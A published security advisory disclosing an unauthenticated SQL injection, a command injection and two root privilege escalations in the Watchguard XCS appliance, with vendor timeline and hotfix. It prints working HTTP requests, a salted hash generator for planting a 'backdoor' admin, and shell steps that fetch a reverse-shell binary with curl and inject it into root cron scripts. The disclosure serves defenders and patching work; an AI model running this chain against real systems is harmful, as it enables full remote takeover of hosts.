Vulnerability Advisory

Name	Watchguard XCS Multiple Vulnerabilities
Vendor Website	https://www.watchguard.com/
Date Of Public Advisory	June 29, 2015
Affected Software	Watchguard XCS <=10.0
Researchers	Daniel Jensen

Description


The Watchguard XCS virtual appliance contains a number of vulnerabilities, including unauthenticated SQL injection, command execution and privilege escalation. By combining these vulnerabilities, an attacker may remotely obtain root privileges on the underlying host.

Exploitation

SQL Injection

Unauthenticated SQL injection is possible through the “sid” cookie parameter in the Watchguard XCS web interface due to a PHP script that insecurely constructs an SQL query using that value. The “sid” cookie value does not need to refer to a valid session. Stacked queries are possible, and allow an attacker to perform queries other than SELECT, such as INSERT which can be used to add users to the database. The screenshot below shows the insertion of a user into the application database, with the username and password “backdoor”. These credentials may then be used to access the web interface as an admin.

Proof of Concept – SQL Injection



```
GET /borderpost/imp/compose.php3 HTTP/1.1
Host: 192.168.[redacted]
Cookie:  sid=1231231234%3BINSERT INTO sds_users (self, login, password, org, priv_level, quota, disk_usage)
VALUES (99, 'backdoor', '0b75e2443d3c813d91ac5b91106a70ad', 0, 'server_admin', 0,0)--
```


Example MD5 hashes may be generated using the following Python script containing the XCS specific salts and hashing method.

Hash Generation


```
import hashlib
def gen_hash(pass_clear):
        PRE_SALT = "BorderWare "
        POST_SALT = " some other random (9) stuff"
        t1 = hashlib.md5(PRE_SALT + pass_clear + POST_SALT).hexdigest()
        t2 = hashlib.md5(pass_clear + t1).hexdigest()
        return t2

print gen_hash("backdoor")
```

Command Injection
The web interface of XCS contains a command injection vulnerability, allowing an authenticated web application user to execute system commands as the “nobody” user. The vulnerability is in the id parameter of the “mailqueue.spl” page. The following screenshot shows a user executing commands on the system through the affected page and parameter:

Proof of Concept – Command Injection



```
GET /ADMIN/mailqueue.spl?f=dnld&id=;id;uname%20-a HTTP/1.1
Host: 192.168.[redacted]
Cookie: PHPSESSID=0555ae23f42f9621da9027dd35f993d7; sid=95242782;
```




```
HTTP/1.1 200 OK
Date: Sun, 12 Apr 2015 13:40:39 GMT
Server: Apache
Content-Disposition: attachment; filename=";id;uname -a.rfc822"
Content-Description: ;id;uname -a.rfc822
Expires: Thu, 31-Dec-1970 08:00:00 GMT
Content-Type: message/rfc822; name=";id;uname -a.rfc822"
Content-Length: 207

uid=65534(nobody) gid=65534(nobody) groups=65534(nobody),5000(pgsql)
S-CORE hostname.example.com 10.0 S-CORE 10.0 #36: Fri Jan 23 15:02:44 CST 2015
support-xcs@watchguard.com:/sys/compile/S-CORE  amd64
```

Privilege Escalation
There are multiple methods to escalate privileges to root after obtaining a shell. Some scripts run from root’s crontab construct shell commands without correctly sanitising all parameters, leading to command injection.

Expire_reports:
One method of privilege escalation is possible by inserting a carefully crafted row in the database corresponding to a non-existent generated report. This value is queried once per day at 01:30 by the “/usr/local/bin/expire_reports” script, and the report file name is used to construct a shell command. As the “nobody” user may access the database, they can insert a report with a command as part of the report name. The following screenshot shows the “nobody” user opening a connection to the Postgres database and inserting a row into the table queried by the vulnerable script. A user with access to the web interface may also change the time to run the command sooner. The “shell-root.elf” file creates a reverse shell and is executed by root through the crontab.

Proof of Concept – Privilege Escalation




```
id
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody),5000(pgsql)
/usr/local/bin/psql -d sds -U pgsql
INSERT INTO rpt_generated_reports ( self_id, report_definition_self_id, pid, time_started, time_c
ompleted, file_name) VALUES ( '999', '20', '999', '2013-04-07 09:38:30.546867', '2013-04-07 09:38
:30.546867', 'a;$(/tmp/shell-root.elf);b');
INSERT 73065 1
```


FixCorruptMail:
Privilege escalation is also possible by exploiting the /usr/local/bin/FixCorruptMail script when it is called by root’s crontab every three minutes. This script reads a file “badqids” from the /var/tmp directory, and constructs a shell command using some of the contents.

The following screenshots show the “nobody” user writing a malicious command to the file, which results in spawning a separate root shell on the device. Note that due to the construction of the shell command within the vulnerable script, no spaces may be present in the string. The first parameter is set to an empty file on disk, as the existence of this file is checked.

Proof of Concept – Privilege Escalation



```
id
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody),5000(pgsql)
/usr/local/sbin/curl -s http://192.168.[redacted]/shell-root.elf -o /tmp/shell-root.elf
chmod +x /tmp/shell-root.elf
touch /tmp/testfile
echo "../../../../../../tmp/testfile;/tmp/shell-root.elf" > /var/tmp/badqids
```



```
id
uid=0(root) gid=0(wheel) groups=0(wheel),2(kmem),3(sys),4(tty),5(operator)
uname -a
S-CORE hostname.example.com 10.0 S-CORE 10.0 #36: Fri Jan 23 15:02:44 CST 2015     support-xcs@
```

Solution

Apply the relevant XCS security hotfix (Build 150522) as provided by Watchguard.

Timeline

12/05/2015 – Email sent to confirm vendor security contact address is valid.
13/05/2015 – Response from vendor confirming address is valid.
13/05/2015 – Sent advisory through to vendor.
13/05/2015 – Vendor confirms receipt of advisory.
27/05/2015 – Vendor sends update on fixes, states a release will be published shortly.
09/06/2015 – Security hotfixes released for Watchguard XCS v10.0 and v9.2.
29/06/2015 – Public advisory release.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com